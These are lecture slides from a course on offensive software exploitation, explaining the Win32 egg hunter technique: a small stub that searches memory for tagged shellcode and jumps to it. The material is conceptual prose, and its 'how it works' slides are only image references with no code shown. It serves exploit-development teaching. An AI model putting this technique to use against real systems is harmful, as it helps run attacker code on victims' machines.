Offensive Software Exploitation

SEC-300-01/CSI-301-02

Ali Hadi

@binaryz0ne

Win32 Egg Hunter

Not talking about scrambled eggs here :D

Why?

- What if the location of the shellcode can't be referenced easily?
- What if the buffer size isn't big enough to contain your shellcode?

- This is where the "Egg Hunting" technique comes useful !!!

Egg Hunting

Cited [1]

- Egg Hunting is a technique that can be categorized as “staged shellcode”, and it basically allows you to use a small amount of custom shellcode to find your actual (bigger) shellcode (the “egg”) by searching for the final shellcode in memory

- In other words, first a small amount of code is executed, which then tries to find the real shellcode and executes it!

Egg Hunting Conditions

Cited [1]

Part 1

- You must be able to jump to (jmp, call, push/ret) & execute "some" shellcode
- The amount of available buffer space can be relatively small, because it will only contain the so-called "egg hunter"
- The egg hunter code must be available in a predictable location (so you can reliably jump to it & execute it)

Part 2

- The final shellcode must be available somewhere in memory (stack, heap)

Egg Hunting Conditions – Cont.

Cited [1]

Part 3


- You must "TAG" or prepend the final shellcode with a unique string/marker/tag
- The initial shellcode (the small "egg hunter") will step through memory, looking for this marker
- When it finds it, it will start executing the code that is placed right after the marker using a jmp or call instruction
- This means that you will have to define the marker in the egg hunter code, and also write it just in front of the actual shellcode

Wait a min…


Cited [1]

- Searching memory is processor intensive and can take a while
- When using an egg hunter, you will notice that for a moment (while memory is searched) all CPU memory is taken
- It can take a while before the shellcode is executed
  - 32bit address space vs 64bit address space!


How it works




How it works – Cont.




How it works – Cont.




How it works – Cont.




How it works – Cont.



